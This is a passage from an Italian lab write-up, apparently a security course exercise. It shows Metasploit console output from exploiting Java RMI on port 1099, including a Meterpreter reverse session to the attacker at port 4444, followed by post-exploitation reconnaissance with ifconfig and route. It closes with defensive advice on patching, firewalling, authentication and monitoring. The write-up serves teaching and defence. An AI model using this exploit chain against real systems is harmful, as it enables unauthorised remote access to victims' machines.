[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:39821) at 2024-01-21 15:08:00 +0100
```

Eseguo il comando **exploit** per far partire l'attacco, attacco che ha successo.

Dalla shell possiamo eseguire una lunga serie di comandi.

Eseguo il comando **help** per avere una lista dei comandi eseguibili.

Ai fini dell'esercizio sono di particolare interesse i comandi della sezione "Networking Comands"

```
Stdapi: Networking Comands
=====

Command      Description
-----
ifconfig      Display interfaces
ipconfig      Display interfaces
portfwd       Forward a local port to a remote service
resolve       Resolve a set of host names on the target
route         View and modify the routing table
```

[TORNA ALL'INDICE](#)

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feef:91ce
IPv6 Netmask : ::
```

```
meterpreter > route

IPv4 network routes
=====

Subnet      Netmask      Gateway Metric Interface
-----
127.0.0.1    255.0.0.0     0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====

Subnet      Netmask      Gateway Metric Interface
-----
::1         ::           ::
fe80::a00:27ff:feef:91ce ::           ::

meterpreter > █
```

# Raccolta delle Informazioni dal target

Eseguo i comandi:

***ifconfig*** per avere informazioni sulla configurazione di rete.

***route*** per avere informazioni sulla tabella di routing della macchina vittima.



# Come difendersi?

Per contrastare efficacemente la vulnerabilità di Java Remote Method Invocation (RMI), è fondamentale adottare una strategia multi-livello che includa sia aggiornamenti software sia misure di sicurezza specifiche.

Innanzitutto, come indicato, è essenziale aggiornare regolarmente il software Java all'ultima versione disponibile. Questo perché le nuove versioni includono patch di sicurezza che correggono le vulnerabilità note. L'aggiornamento del software è una pratica di sicurezza informatica fondamentale che può prevenire molti attacchi basati sull'exploit di vulnerabilità note.

In secondo luogo, è consigliabile implementare misure di sicurezza a livello di rete. Come suggerito, l'uso di un firewall per limitare l'accesso alla porta 1099, tipicamente utilizzata da Java RMI, è un passo importante. Questo può includere la configurazione del firewall per consentire l'accesso alla porta solo da indirizzi IP fidati o all'interno di una rete aziendale.





**Oltre a ciò, è utile considerare ulteriori strategie di sicurezza.**

Ad esempio:

- Autenticazione e Autorizzazione: implementare un sistema robusto di autenticazione e autorizzazione per il servizio RMI. Questo può includere l'uso di certificati SSL/TLS per garantire una comunicazione crittografata e l'impiego di meccanismi di autenticazione come JAAS (Java Authentication and Authorization Service).
- Validazione dell'Input: assicurarsi che l'applicazione RMI validi adeguatamente tutti gli input ricevuti per prevenire attacchi come l'injection o l'esecuzione di codice non autorizzato.
- Logging e Monitoraggio: implementare sistemi di logging e monitoraggio per rilevare attività sospette o tentativi di intrusione. Questo può aiutare a identificare rapidamente tentativi di exploit e a reagire di conseguenza.

# Grazie!

[TORNA ALL'INDICE](#)

